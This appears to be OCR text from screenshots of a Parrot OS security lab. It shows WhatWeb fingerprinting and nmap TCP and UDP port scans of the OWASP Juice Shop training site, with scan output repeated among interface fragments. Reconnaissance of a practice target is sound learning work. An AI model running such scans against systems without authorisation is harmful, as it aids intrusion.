https://owasp.org/www-project-juice-shop [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[cloudflare], IP[172.67.10.39], RedirectLocation[https://owasp.org/www-project-juice-shop/], Strict-Transport-Security[max-age=31536000; includeSubDomains], Title[301 Moved Permanently], UncommonHeaders[cf-ray,cf-cache-status,content-security-policy,permissions-policy,referrer-policy,x-cache-hits,x-content-type-options,x-fastly-request-id,x-github-request-id,x-served-by,x-timer], Via-Proxy[1.1 varnish], X-Frame-Options[SAMEORIGIN]
https://owasp.org/www-project-juice-shop/ [200 OK] CloudFlare, Country[RESERVED][ZZ], Frame, Google-Analytics[Universal][UA-4531126-1], HTML5, HTTPServer[cloudflare], IP[172.67.10.39], JQuery[3.7.1], Open-Graph-Protocol[website], Script[text/javascript], Strict-Transport-Security[max-age=31536000; includeSubDomains], Title[OWASP Juice Shop | OWASP Foundation], UncommonHeaders[cf-ray,cf-cache-status,access-control-allow-origin,content-security-policy,permissions-policy,referrer-policy,x-cache-hits,x-content-type-options,x-fastly-request-id,x-github-request-id,x-proxy-cache,x-served-by,x-timer], Via-Proxy[1.1 varnish], X-Frame-Options[SAMEORIGIN]
[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal


Applications Places System
Wed May 7, 21:46
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
Nmap done: 1 IP address (1 host up) scanned in 254.02 seconds
[root@parrot]-[/home/user]
#sudo nmap -sU -T4 --top-ports 100 owasp-juice.shop -oN udp_scan.txt
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-07 21:41 UTC
Nmap scan report for owasp-juice.shop (81.169.145.156)
Host is up (0.00057s latency).
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
All 100 scanned ports on owasp-juice.shop (81.169.145.156) are in ignored states.
Not shown: 100 open|filtered udp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 21.14 seconds
[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal


Applications Places System
Wed May 7, 21:41
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Error: the server returns a status code that matches the provided options for non existing urls. http://owasp-juice.shop/8f91e7bc-d2f2-47f2-ac16-1ea8eda362b0 => 301 (Length: 167). To continue please exclude the status code or the length
[x]-[root@parrot]-[/home/user]
#nmap -sS -Pn -T4 -p- owasp-juice.shop -oN tcp_full_scan.txt
Starting Nmap 7.94SVN (https://nmap.org) at 2025-05-07 21:32 UTC
Stats: 0:03:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 39.65% done; ETC: 21:39 (0:04:37 remaining)
Nmap scan report for owasp-juice.shop (81.169.145.156)
Host is up (0.098s latency).
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
Nmap done: 1 IP address (1 host up) scanned in 254.02 seconds
[root@parrot]-[/home/user]
#
Account
EN
Banana Juice (1000ml)
1.99¤
Menu
OWASP Juice Shop — ...
Parrot Terminal